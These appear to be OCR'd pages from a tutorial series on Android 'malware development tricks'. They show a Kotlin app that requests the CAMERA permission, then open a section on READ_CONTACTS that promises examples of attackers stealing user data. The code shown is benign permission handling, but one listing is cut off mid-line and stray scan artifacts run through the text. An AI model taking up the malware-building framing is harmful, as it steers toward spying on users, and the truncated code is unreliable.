
But in future examples i will use third party kotlin libraries (from github also) to request permissions.

Full source code looks like this:

```
package com.example.hackcam

import android.content.pm.PackageManager
import android.os.Bundle
import android.widget.Button
import android.widget.Toast
import androidx.activity.ComponentActivity
import androidx.activity.result.contract.ActivityResultContracts
import androidx.core.content.ContextCompat

class MainActivity : ComponentActivity() {
    private lateinit var cameraButton: Button

    // activity result launcher to request permission
    private val requestPermissionLauncher = registerForActivityResult (
        ActivityResultContracts.RequestPermission()) {isGranted: Boolean
->
            if (isGranted) {
                Toast.makeText(this, "Hack Camera permission granted",
Toast.LENGTH_SHORT).show()
            } else {
                Toast.makeText(this, "Hack Camera permission denied",
Toast.LENGTH_SHORT).show()
            }
    }

    // checking cam permission
    private fun checkCameraPermission() {
        when {
            ContextCompat.checkSelfPermission(this,
android.Manifest.permission.CAMERA) == PackageManager.PERMISSION_GRANTED
-> {
```

```
                // permission is granted
                Toast.makeText(this, "Hack Camera permission already
granted", Toast.LENGTH_SHORT).show()
            } else -> {

requestPermissionLauncher.launch(android.Manifest.permission.CAMERA)
            }
        }
    }

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)

        checkCameraPermission()
        cameraButton = findViewById(R.id.camButton)

        cameraButton.setOnClickListener {
            checkCameraPermission()
        }
    }
}
```


To test this example, we can install on the real device or just use virtual device:



```
package com.example.hackcam

import android.content.Intent
import android.content.pm.PackageManager
import android.os.Bundle
import android.provider.MediaStore
import android.widget.Button
import android.widget.Toast
import androidx.activity.ComponentActivity
import androidx.activity.result.contract.ActivityResultContracts
import androidx.compose.material3.Text
import androidx.compose.runtime.Composable
import androidx.compose.ui.Modifier
import androidx.compose.ui.tooling.preview.Preview
import androidx.core.content.ContextCompat
import com.example.hackcam.ui.theme.HackCamTheme

class MainActivity : ComponentActivity() {
    private lateinit var cameraButton: Button

    // activity result launcher to request permission
    private val requestPermissionLauncher = registerForActivityResu
        ActivityResultContracts.RequestPermission()) {isGranted: Bo
            if (isGranted) {
                Toast.makeText(this, "Hack Camera permission grante
            } else {
                Toast.makeText(this, "Hack Camera permission denied
            }
    }

    // checking cam permission
```

{width="80%"}


PROF



{width="80%"}


demo

Install the app on an Android device:




PROF

PROF



{height="30%"}


When the app starts, it will automatically check if the `CAMERA` permission is granted:




{width="80%"}

If not granted, it will prompt the user to grant permission.

Clicking the `Meow` button will recheck the permission status and notify the user if the permission is granted or denied:



PROF



{height="30%"}

As you can see, everything is worked as expected! =^..^=

PROF

Managing permissions in Android is a crucial part of building secure and user-friendly applications. The new `ActivityResultContracts` API simplifies the process of requesting and handling permissions. In this example, we showed how to request the `CAMERA` permission, handle the result, and provide feedback to the user with Toast messages. This approach works seamlessly with modern Android development, ensuring a better user experience and cleaner code.


In the following simple examples I will show how attackers can steal data from a user's device with their consent.

I hope this section with practical example is useful for entry level Android software engineers.

ActivityResultContracts API

10. mobile malware development trick. Android dangerous permission. Simple Android (Java/Kotlin) example.

بِسْـــمِ اللَّهِ الرَّحْمَٰنِ الرَّحِـــيْمِ



{height=400px}

In this section, we will explore how to handle dangerous permissions in Android, particularly the `READ_CONTACTS` permission. This permission falls under the category of dangerous permissions because it grants access to sensitive user data, such as the contact list, which could be misused if not handled properly. We will walk through a practical example of how to request and use the `READ_CONTACTS` permission in an Android app to fetch the contacts, and we'll also explain how to handle these permissions safely.

PROF

As I wrote in the previous section, in Android, permissions are classified into two main categories:

Normal Permissions: - these permissions do not affect user privacy (e.g., access to internet, network state). They are granted automatically by the system.

Dangerous Permissions: - these permissions involve access to sensitive user data or system resources that could affect user privacy. They require explicit approval from the user at runtime.

